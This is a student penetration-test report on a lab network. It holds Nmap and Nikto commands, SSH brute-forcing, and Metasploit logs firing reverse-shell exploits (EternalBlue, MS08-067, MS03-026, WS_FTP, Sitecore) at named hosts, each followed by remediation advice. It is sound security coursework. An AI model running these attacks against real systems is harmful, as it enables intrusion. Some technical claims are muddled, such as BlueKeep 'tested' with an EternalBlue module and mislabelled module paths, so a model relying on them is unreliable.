

Vulnerability Assessment

Prepared by
Lelyan Saadeh
000922229
Information Technology Services Student School
for Advanced Digital Technology

Spring 2024

Requested by
Etienne Pitout, Spring 2024 Intermediate IT Security
(ITSC-350-C) Instructor, SAIT

July 26, 2024

Executive Summary

This report evaluates the security of several network services, including database, web server, FTP, DC service, and admin service. Key findings and recommendations are as follows:

- Database (192.168.3.47): Identified issues include weak SSH credentials and insecure HTTP settings. Recommendations include strengthening SSH security, disabling unsafe HTTP features, and restricting access to sensitive directories.
- Webserver (192.168.3.48): Found missing security headers and exposed pages. Recommendations are to add security headers, restrict HTTP methods, and secure accessible pages.
- FTP Service (192.168.3.52): Misconfigurations were noted. Recommendations include addressing FTP configuration issues and enhancing security controls.
- DC Service (192.168.2.54): No specific vulnerabilities were found, but some configuration issues were observed. Recommendations involve securing DNS, updating SMB settings, and monitoring RDP services.
- Admin Service (192.168.1.128): Issues with access permissions and configuration were identified. Recommendations include reviewing and adjusting SMB and RDP settings.

Implementing these recommendations will enhance security and mitigate potential threats.

Table of Contents

I.	Overview of Assessment	4
II.	Scope and Duration	4
III.	Vulnerabilities and Recommendations	5
	a) Database 192.168.3.47	5
	- Exploit attempts	6
	b) Webserver 192.168.3.48	8
	- Exploit attempts	9
	c) FTP 192.168.3.52	11
	- Exploit attempts	12
	d) DC 192.168.2.54	14
	- Exploit attempts	15
	e) Admin 192.168.1.128	17
IV.	Closing	18
V.	Appendix including any screen captures and scan results	19
VI.	Refences	20

Overview of Assessment

The assessment employed a comprehensive suite of tools and techniques to identify and evaluate vulnerabilities within my partner environment. The methodologies used included:

- Nmap Scanning: Utilized to map open ports, identify active services, and detect potential vulnerabilities within the network.
- Metasploit: Deployed for advanced exploitation attempts, focusing on assessing the presence of specific, known vulnerabilities.
- Curl and Nikto: Applied to scrutinize server configurations and uncover potential HTTP security issues.
- Dirb and Manual Checks: Executed to discover hidden files, directories, and administrative paths that could expose sensitive information or administrative interfaces.

Each tool and technique was carefully selected to ensure a thorough assessment of the target's security posture and to identify areas requiring remediation.

Scope:

The vulnerability assessment targeted the network environment managed by Zoya Rizvi. It covered multiple network segments and services, focusing on identifying security weaknesses and potential risks. The scope included:

- LAN1(192.168.1.0/24)
 - Admin Machine: Review of administrative services to identify any weaknesses that could compromise network security.
- LAN 2(192.168.2.0/24)
 - Domain Controller: Evaluation of the domain controller for critical security issues and exposure to potential attacks.
- LAN3(192.168.3.0/24)
 - Web Server: Examination of potential vulnerabilities within the web server configuration and applications.
 - Database Server: Assessment of database services for known security flaws and misconfigurations.
 - FTP Server: Analysis of the FTP service for vulnerabilities that could lead to unauthorized access or data leakage.

The assessment also involved scanning for open ports and services, identifying outdated or vulnerable software versions, and evaluating potential risks associated with these findings.

Duration:

The assessment spanned 4 days, from July 29 to August 4, covering preparation, scanning, vulnerability identification, and analysis. This timeframe ensured a comprehensive evaluation and allowed for addressing any arising issues.

Vulnerabilities and Recommendations

1. Database 192.168.3.47

Tools Used

- Nmap full port and vulnerability scan: ``nmap -p- -sV --script=vuln* -v 192.168.3.47``
- Nmap SSH analysis:
 - ``nmap -p 22 --script sshv1,ssh-hostkey,ssh-auth-methods 192.168.3.47``
 - ``nmap -p 22 --script vuln 192.168.3.47``
- Nmap HTTP analysis:
 - ``nmap -p 80 --script vuln 192.168.3.47``
 - ``nmap -p 80 -sV -O 192.168.3.47``
- 4. Metasploit SSH version scan: ``auxiliary/scanner/ssh/ssh_version``
- 5. Curl command for PHP configuration: ``curl -v http://192.168.3.47/info.php``

Findings

The comprehensive security assessment on the database at 192.168.3.47 revealed several key details. The Nmap scan identified that port 22 is running SSH with OpenSSH 8.7, port 80 is running HTTP with Apache httpd 2.4.57 on CentOS Stream, and port 3306 is running MySQL with MariaDB, though access is unauthorized. Further analysis showed that SSH is configured with ECDSA and ED25519 host keys, supporting authentication methods such as Publickey, GSSAPI, and Password. For the HTTP service, the TRACE method is enabled, and directories such as ``/info.php`` and ``/icons/`` are accessible. The operating system was tentatively identified as Linux kernel 4.X or 5.X, though this detection may be unreliable. The Metasploit scan confirmed the SSH server version as OpenSSH 8.7 and identified supported cryptographic algorithms like ``aes256-gcm@openssh.com`` and ``curve25519-sha256``. The PHP configuration inspection revealed that ``allow_url_fopen`` is enabled, while ``session.cookie_secure`` and ``session.cookie_httponly`` are disabled, with other settings at default values.

➤ Exploit Attempt:

- **SSH Brute-Force Attack**

- Module Used: `exploit/linux/ssh/ssh_login`
- Reason: This module was used to perform brute-force attacks on the SSH service to identify valid credentials. It systematically tested different username and password combinations.
- Outcome: The module successfully found valid credentials, indicating that the SSH server is vulnerable to brute-force attacks and that weak or default credentials are being used.

[illegible]

- **RFI Exploit Attemp:**

- Module Used: `auxiliary/admin/http/supra_smart_cloud_tv_rfi`
- Reason: Targeted RFI vulnerabilities due to the `allow_url_fopen` setting enabled on the target server (192.168.3.47), which can allow remote file inclusion.
- Outcome: The exploit attempt failed with the message "No doo-doodoodoodoodoo-doo for you," indicating incompatibility or additional required conditions for the exploit. The server stopped responding, suggesting the exploit was ineffective.
- Service Info: OS: Windows; CPE: cpe:/o:Microsoft

[illegible]

Identified vulnerabilities include:

- **SSH Vulnerabilities:** The successful brute-force attack indicates that the SSH server is susceptible to such attacks due to weak or default credentials.
- **HTTP Server Vulnerabilities:** The enabled TRACE method can facilitate cross-site tracing attacks, and the enabled ``allow_url_fopen`` setting may enable Remote File Inclusion (RFI) attacks. Additionally, the disabled ``session.cookie_secure`` and ``session.cookie_httponly`` settings increase vulnerability to session hijacking.
- **Service Directories:** The presence of directories like ``/info.php`` and ``/icons/`` exposes sensitive PHP configuration details.
- **Metasploit Exploit Attempts:** The failed RFI exploit attempt highlights the need for further review of PHP settings and server configurations.

Recommendations:

To address these vulnerabilities, it is recommended to strengthen SSH security by using complex passwords, enabling account lockout mechanisms, and considering multi-factor authentication (MFA). For the HTTP server, disable the TRACE method, turn off ``allow_url_fopen``, and enable ``session.cookie_secure`` and ``session.cookie_httponly``. It is also advisable to restrict access to sensitive directories like ``/info.php`` and conduct regular security reviews to ensure ongoing protection.

2. Webserver 192.168.3.48

Tools Used

- Nmap port and HTTP enumeration scan: ``nmap -p 80,443 --script http-enum,http-headers 192.168.3.48``
- Directory and file brute-forcing: ``dirb http://192.168.3.48/ -w common.txt,big.txt``
- Manual checks of common administrative paths:
 - ``curl -I http://192.168.3.48/admin``
 - ``curl -I http://192.168.3.48/config``
- Main page and linked pages inspection:
 - ``curl http://192.168.3.48``
 - ``curl -I http://192.168.3.48/home.htm``
 - ``curl http://192.168.3.48/home.htm``
- Nikto web server scan: ``nikto -h http://192.168.3.48``

Findings

The security assessment of the web server at IP address 192.168.3.48 found that both ports 80 and 443 are open, running Microsoft IIS 10.0. Directory and file brute-forcing attempts did not reveal any additional directories or files, indicating that the application is either well-secured or uses unconventional naming practices. Manual checks of common administrative paths, such as ``/admin`` and ``/config``, returned ``404 Not Found``, suggesting these paths do not exist or are inaccessible.

The main page of the server was accessible and contained a link to ``home.htm``, which was last modified on June 12, 2023, and returned a ``200 OK`` response. This page also contained links to ``public.htm`` and ``students.htm``, with ``public.htm`` offering public information and a link back to the home page.

A Nikto web server scan identified several security issues: the server is missing the ``X-Frame-Options`` header, making it vulnerable to clickjacking attacks; the ``X-Content-Type-Options`` header is absent, which can lead to MIME type sniffing vulnerabilities; and potentially dangerous HTTP methods (OPTIONS, TRACE, GET, HEAD, POST) are enabled. However, the scan did not find any CGI directories, which is a positive aspect of the server's configuration.

Identified vulnerabilities include:

- **Web Server Configuration Issues:** The missing `X-Frame-Options` header increases vulnerability to clickjacking, and the absence of the `X-Content-Type-Options` header exposes the server to MIME type sniffing. The allowed HTTP methods could expose server information or be misused in attacks.
- **HTTP Header and Content Checks:** Administrative paths were not found, and no hidden directories or files were discovered, suggesting good security practices or unconventional naming. However, `home.htm` and related pages are accessible, which may lead to information leakage.
- **Exploit Attempts:** The failed exploits suggest that the targeted vulnerabilities may not be present in the IIS 10.0 configuration or that different configurations or patches may be in place.

Recommendations:

To enhance security, it is recommended to add the `X-Frame-Options` header to prevent clickjacking and set the `X-Content-Type-Options` to `nosniff` to mitigate MIME type sniffing risks. Limiting allowed HTTP methods to only necessary ones can also reduce potential attack vectors. Additionally, it is important to monitor and secure all publicly accessible pages and regularly update software with the latest patches to address any potential vulnerabilities, despite the failed exploit attempts.

3. FTP Service Analysis (192.168.3.52)

Tools Used

- Nmap full scan: ``nmap -p- -sV --script=vuln* -v 192.168.3.52``
- Nmap FTP service vulnerability and version detection:
 - ``nmap -p 21 --script vuln 192.168.3.52``
 - ``nmap -p 21 -sV --version-all 192.168.3.52``
- FTP connection attempts: ``ftp 192.168.3.52``
- cURL command: ``curl ftp://192.168.3.52``
- Netcat command: ``nc 192.168.3.52 21``
- Nikto web server scan: ``nikto -h http://192.168.3.52``

Findings


The security evaluation of the FTP service at IP address 192.168.3.52 found that port 21 was open but identified as 'tcpwrapped' during the initial Nmap scan. This indicates that Nmap could not determine the exact FTP service or version due to the service being obscured or wrapped. Port 80 was identified as running Microsoft IIS httpd 10.0.

Further scans did not reveal specific vulnerabilities or the FTP service version, suggesting that the FTP service might be obscured. Attempts to connect to the FTP service using the 'ftp' command resulted in a '421 Service not available' error, indicating potential misconfigurations or downtime. The 'curl' command produced an errno: 115 error, suggesting server response or network connectivity issues. Netcat showed no output when connecting to port 21, which might imply the service is down or blocked by a firewall.

A Nikto scan of the web server at the same IP address revealed several security issues: the server was missing the 'X-Frame-Options' header, making it vulnerable to clickjacking attacks; the 'X-Content-Type-Options' header was absent, leading to MIME type sniffing vulnerabilities; and potentially risky HTTP methods such as OPTIONS and TRACE were enabled. However, no CGI directories were found, which is a positive security aspect.

➤ Exploit Attempt:

- WS_FTP RCE (CVE-2023-40044)
 - Exploit Module: `exploit/windows/http/ws_ftp_rce_cve_2023_40044`
 - Description: Targets a remote code execution vulnerability in WS_FTP, which could be part of a server environment including IIS 10.0.
 - Outcome: Exploit verification failed, and even with ForceExploit enabled, the exploit could not trigger the vulnerability. Likely due to WS_FTP not being present or other configuration issues.




```
msf6 exploit(windows/http/ws_ftp_rce_cve_2023_40044) > exploit

[*] Started reverse TCP handler on 192.168.3.14:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Exploit aborted due to failure: (unknown) Cannot reliably check exploitability. Connection failed "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/ws_ftp_rce_cve_2023_40044) > set ForceExploit true
ForceExploit => true
msf6 exploit(windows/http/ws_ftp_rce_cve_2023_40044) > exploit

[*] Started reverse TCP handler on 192.168.3.14:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Cannot reliably check exploitability. Connection failed ForceExploit is enabled, proceeding with exploitation.
[*] Exploit aborted due to failure: unexpected-reply: failed to trigger vulnerability
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/ws_ftp_rce_cve_2023_40044) >
```

- Sitecore XP PreAuth Deserialization RCE (CVE-2021-42237)
 - Exploit Module: `exploit/windows/http/sitecore_xp_cve_2021_42237`
 - Description: Targets a deserialization vulnerability in Sitecore XP that could allow remote code execution. Sitecore XP could be hosted on IIS servers, including IIS 10.0.
 - Outcome: The Metasploit automatic check indicated that the target is not vulnerable to the Sitecore XP PreAuth Deserialization RCE exploit (CVE-2021-42237). The message "The target is not exploitable" suggests that Sitecore XP is either not installed or has been patched. The exploit attempt was aborted, and no session was created.



```
msf6 > use exploit/windows/http/sitecore_xp_cve_2021_42237
msf6 exploit(windows/http/sitecore_xp_cve_2021_42237) > set RHOSTS 192.168.3.52
RHOSTS => 192.168.3.52
msf6 exploit(windows/http/sitecore_xp_cve_2021_42237) > set LHOST 192.168.3.54
LHOST => 192.168.3.54
msf6 exploit(windows/http/sitecore_xp_cve_2021_42237) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/sitecore_xp_cve_2021_42237) > run

[*] Started reverse TCP handler on 192.168.3.54:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Exploit aborted due to failure: not-vulnerable: The target is not exploitable. Target is not running Sitecore XP or has patched the vulnerability. "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/sitecore_xp_cve_2021_42237) >
```

Identified Vulnerabilities Include:

- FTP Service: Although port 21 is open, the service is obscured, and no specific vulnerabilities were identified. Connection attempts revealed potential misconfigurations or network issues.
- Web Server Security Issues: Missing security headers ('X-Frame-Options' and 'X-Content-Type-Options') increase vulnerability to clickjacking and MIME type sniffing. Allowed HTTP methods could potentially be misused.
- Exploit Attempts: The failed exploits suggest that the targeted vulnerabilities may not be present or applicable in the server's current configuration.

Recommendations:

To enhance security, address any FTP service connectivity or configuration issues to ensure proper functionality and protection. Implement strong access controls and monitor for unusual activity. For the web server, add the 'X-Frame-Options' header to mitigate clickjacking and set the 'X-Content-Type-Options' header to 'nosniff' to protect against MIME type sniffing. Restrict HTTP methods to essential ones only and secure all publicly accessible pages. Regularly update the server with the latest patches to maintain robust security despite the unsuccessful exploit attempts.

4. DC Service Analysis (192.168.2.54)

Tools Used

- Nmap full scan: `nmap -p- -sV --script=vuln* -v 192.168.2.54`
- Nmap DNS service evaluation: `nmap --script=dns* -p 53 192.168.2.54`
- DNS zone transfer attempt: `dnsrecon -d tech.com -n 192.168.2.54 -t axfr`
- DNS vulnerability checks: `dig` command queries
- SMB vulnerability assessment: `nmap --script smb-vuln-ms08-067 -p 445 192.168.2.54`
- SMB protocol check: `nmap -p 445 --script smb-protocols 192.168.2.54`
- SMB share enumeration: `smbclient -L //192.168.2.54 -m SMB2`
- RDP vulnerability testing:
 - Checks for MS12-020
 - Credential brute-forcing with Hydra

Findings

- The Nmap scan identified multiple open ports and services, including Microsoft Windows services. No specific vulnerabilities were detected by the scripts, suggesting that the current scripts might not cover all possible issues.
- The DNS service evaluation found no vulnerabilities or misconfigurations. While some DNS probes did not receive responses, legitimate DNS operations were confirmed with SOA and NS records for `tech.com`. The DNS resolver did not disclose version information, indicating good security practices. Zone transfer attempts were correctly restricted.
- SMB vulnerability checks revealed no issues related to MS08-067, indicating the system is not vulnerable to this exploit or the script did not detect it. The scan for EternalBlue (CVE-2017-0144) showed that SMB 1.0 is not supported, so this vulnerability does not apply.
- SMB share enumeration allowed anonymous login, but no SMB shares were accessible. This suggests that the system does not expose resources to unauthenticated users.
- RDP testing showed the service was open but not vulnerable to the MS12-020 exploit. Credential brute-forcing with Hydra did not yield valid credentials, although the effectiveness of this method can vary.

➤ Exploit Attempt:

- CVE-2019-0708 (BlueKeep)
 - Description: CVE-2019-0708, or BlueKeep, is a critical vulnerability in Microsoft's Remote Desktop Services that allows remote code execution without authentication. It is severe due to its potential to spread across networks, similar to the WannaCry ransomware attack. Exploiting it requires sending specially crafted requests to the RDP service.
 - Exploit Module Used: `ms17_010_eternalblue`
 - Outcome: The attempt to exploit BlueKeep using the `ms17_010_eternalblue` module was unsuccessful. The error message "An SMB Login Error occurred while connecting to the IPC\$ tree" suggests authentication issues or that the target was not vulnerable.

```
msf5 > info 363
363 \_ target: Windows EXE Dropper
362 \_ target: Windows Command
363 \_ target: Windows Powershell

Interact with a module by name or index, for example info 363, use 362 or use exploit/windows/http/rdp_password_manager_proto_rpc_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Windows Powershell'

msf5 auxiliary(scanner/smb/scan_2019_0708_bluekeep) >
msf5 auxiliary(scanner/smb/scan_2019_0708_bluekeep) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.2.54
RHOSTS => 192.168.2.54
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.2.55
LHOST => 192.168.2.55
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.2.55:4444
[*] 192.168.2.54:4445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.2.54:4445 - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.2.54:4445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.2.54:4445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

- MS03-026 (DCOM RPC Vulnerability)
 - Description: The DCOM service vulnerability on Microsoft Windows allows remote code execution through a buffer overflow in RPC requests. Exploiting this can grant full control with SYSTEM privileges. It affects multiple Windows versions and is addressed by Microsoft updates.
 - Exploit Module Used: `exploit/windows/dcerpc/ms03_026_dcom`
 - Outcome: The exploit attempt using `ms03_026_dcom` was successful but did not establish a session, indicating possible issues with exploitation conditions, system defenses, or misconfigurations.

```
msf5 > use exploit/windows/dcerpc/ms03_026_dcom
[*] Using configured payload windows/shell/reverse_tcp
msf5 exploit(windows/dcerpc/ms03_026_dcom) > set RHOSTS 192.168.2.54
RHOSTS => 192.168.2.54
msf5 exploit(windows/dcerpc/ms03_026_dcom) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(windows/dcerpc/ms03_026_dcom) > set LHOST 192.168.2.55
LHOST => 192.168.2.55
msf5 exploit(windows/dcerpc/ms03_026_dcom) > run

[*] Started reverse TCP handler on 192.168.2.55:4444
[*] 192.168.2.54:135 - Trying target Windows NT SP2-0a/2000/XP/2003 Universal ...
[*] 192.168.2.54:135 - Binding to 4d9faabb-7d1c-11cf-861e-0020af6e7c57/0.00ncach_ip_tcp:192.168.2.54[135] ...
[*] 192.168.2.54:135 - Calling DCOM RPC with payload (1048 bytes) ...
[*] Exploit completed, but no session was created.
msf5 exploit(windows/dcerpc/ms03_026_dcom) >
```

- MS08-067 (NetAPI)
 - Description: MS08-067 is a vulnerability in the Microsoft Windows Server Service (NetAPI) that allows remote code execution on Windows XP, Windows Server 2003, and other versions, exploiting the SMB service.
 - Exploit Module Used: `windows/smb/ms08_067_netapi`
 - Outcome: The exploit completed but did not generate a Meterpreter session. The connection reset error suggests the target system may have crashed or was configured to prevent successful exploitation.

```

Metasploit: tip: Metasploit can be configured at startup, see msfconsole
      -help for more info

msf5 > use exploit/windows/smb/ms08_067_netapi
msf5 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.2.54
RHOST => 192.168.2.54
msf5 exploit(windows/smb/ms08_067_netapi) > run
[*] Started reverse TCP handler on 192.168.2.54:4444
[*] 192.168.2.54:4444 - Connection failed during login
[*] Exploit completed, but no session was created
msf5 exploit(windows/smb/ms08_067_netapi) >
  
```

Identified Vulnerabilities Include:

- **DNS Service:** No open resolver or unauthorized zone transfer vulnerabilities were found, but missing version information is a positive security measure.
- **SMB Service:** No vulnerabilities related to MS08-067 or EternalBlue were detected, and SMB share enumeration showed no accessible shares for anonymous users.
- **RDP Service:** The service is open but not vulnerable to MS12-020. No valid credentials were discovered during brute-forcing attempts.

Recommendations:

Maintain strict DNS security by ensuring the DNS server remains configured to prevent unauthorized zone transfers and version disclosure. For SMB, regularly update systems to mitigate known vulnerabilities, ensure SMB1 is not in use, and limit anonymous access to shared resources. Secure Remote Desktop Services by applying relevant patches and monitoring for unusual activity. Regularly review security configurations and apply updates to prevent vulnerabilities, even if initial exploit attempts are unsuccessful.

5. Admin (192.168.1.128)

Tools Used

- Nmap scan: `nmap -p- --script vuln 192.168.1.128`
- Nmap SMB vulnerability and enumeration: `nmap -p 445 --script smb-vuln* 192.168.1.128`, `nmap -p 445 --script smb-os-discovery,smb-enum-shares,smb-enum-users,smb-vuln-ms17-010 192.168.1.128`
- Nmap RDP vulnerability scan: `nmap -p 3389 --script rdp-vuln* 192.168.1.128`
- Metasploit SMB enumeration: `scanner/smb/smb_enumshares`
- Metasploit MS17-010 check: `auxiliary/scanner/smb/smb_ms17_010`
- Metasploit RDP configuration check: `auxiliary/scanner/rdp/rdp_scanner`
- SMB share access attempts: `smbclient -L //192.168.1.128`, `smbclient //192.168.1.128/share_name`

Findings

- Initial Nmap scan detected open ports (135, 139, 445, 3389, 5040, 7680, 49664-49670) but did not find specific SMB vulnerabilities like MS10-061 or Samba CVE-2012-1182.
- SMB vulnerability scans showed SMB services on port 445 but no specific vulnerabilities or detailed share/user enumeration results.
- RDP service was confirmed on port 3389, but no specific vulnerabilities were identified.
- Metasploit SMB enumeration faced SMB1 negotiation issues and access denial, with no shares enumerated. MS17-010 check encountered login errors, preventing a conclusive vulnerability assessment.
- RDP analysis with Metasploit detected the RDP service and confirmed that Network Level Authentication (NLA) is required. No specific vulnerabilities were found.
- SMB share access attempts resulted in access denial errors, indicating restricted access to shares.

Identified Vulnerabilities Include:

- **SMB Vulnerabilities:** No specific vulnerabilities like MS17-010 were definitively confirmed, and access issues encountered during enumeration suggest potential authentication or configuration restrictions.
- **RDP Vulnerabilities:** No critical vulnerabilities were found. The RDP service requires Network Level Authentication, which enhances security by requiring authentication before a full RDP connection is established.

- **Access Issues:** SMB share access attempts were blocked by NT_STATUS_ACCESS_DENIED, indicating either restrictive permissions or configuration issues.

Recommendations:

For SMB, ensure that the system is fully patched, particularly against vulnerabilities such as MS17-010. Address any authentication or access issues that may be impeding SMB share enumeration and access. Verify and secure SMB configurations to prevent unauthorized access. For RDP, maintaining Network Level Authentication is a robust security measure. Regularly update the RDP service and review access policies to ensure that they balance security with legitimate use, while protecting against potential threats.

Closing



This vulnerability assessment provides a comprehensive overview of the security posture for the analyzed network services, including database, web server, FTP, DC, and admin services. The findings highlight several vulnerabilities and misconfigurations that need attention to improve overall security.





Summary of Key Recommendations:

- Database (192.168.3.47): Strengthen SSH security with complex passwords and MFA, disable unsafe HTTP features, and restrict access to sensitive directories.
- Webserver (192.168.3.48): Add security headers, limit HTTP methods, secure accessible pages, and regularly update software.
- FTP Service (192.168.3.52): Resolve connectivity issues, enhance access controls, and add security headers to the web server.
- DC Service (192.168.2.54): Ensure strict DNS security, update SMB settings, and monitor RDP services.
- Admin Service (192.168.1.128): Regularly review and adjust SMB and RDP settings to mitigate potential vulnerabilities.

Implementing these recommendations will significantly bolster security and help protect against potential threats. Continuous monitoring and regular updates are essential to maintaining a secure environment.

Appendix including any screen captures and scan results:

Title	Screenshot
<h3>DC Target: Nmap Scan Results and HTML Transformation</h3>	
<h3>WebServer Target: Nmap Scan Results and HTML Transformation</h3>	
<h3>FTP Target: Nmap Scan Results and HTML Transformation</h3>	

WebDAV Exploit Check - IIS Configuration.	
IIS Shortname Vulnerability Check.	
EternalBlue Vulnerability Assessment - SMB Protocols	
SMB Share Enumeration Results	

References

- **Gordon Lyon**, *Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning*, Insecure.Com LLC, 2009. [Online]. Available: <https://nmap.org/book/>
- **Rapid7**, *Metasploit Unleashed: The Ultimate Metasploit Resource*. [Online]. Available: <https://www.offensive-security.com/metasploit-unleashed/>
- **Metasploit Framework**, *Metasploit Framework Documentation*. [Online]. Available: <https://docs.metasploit.com/>
- **Daniel Stenberg**, *curl: Command Line Tool and Library for Transferring Data with URLs*. [Online]. Available: <https://curl.se/>
- **The Apache Software Foundation**, *Apache HTTP Server Documentation*. [Online]. Available: <https://httpd.apache.org/docs/>
- **CVE Details**, *Common Vulnerabilities and Exposures*. [Online]. Available: <https://www.cvedetails.com/>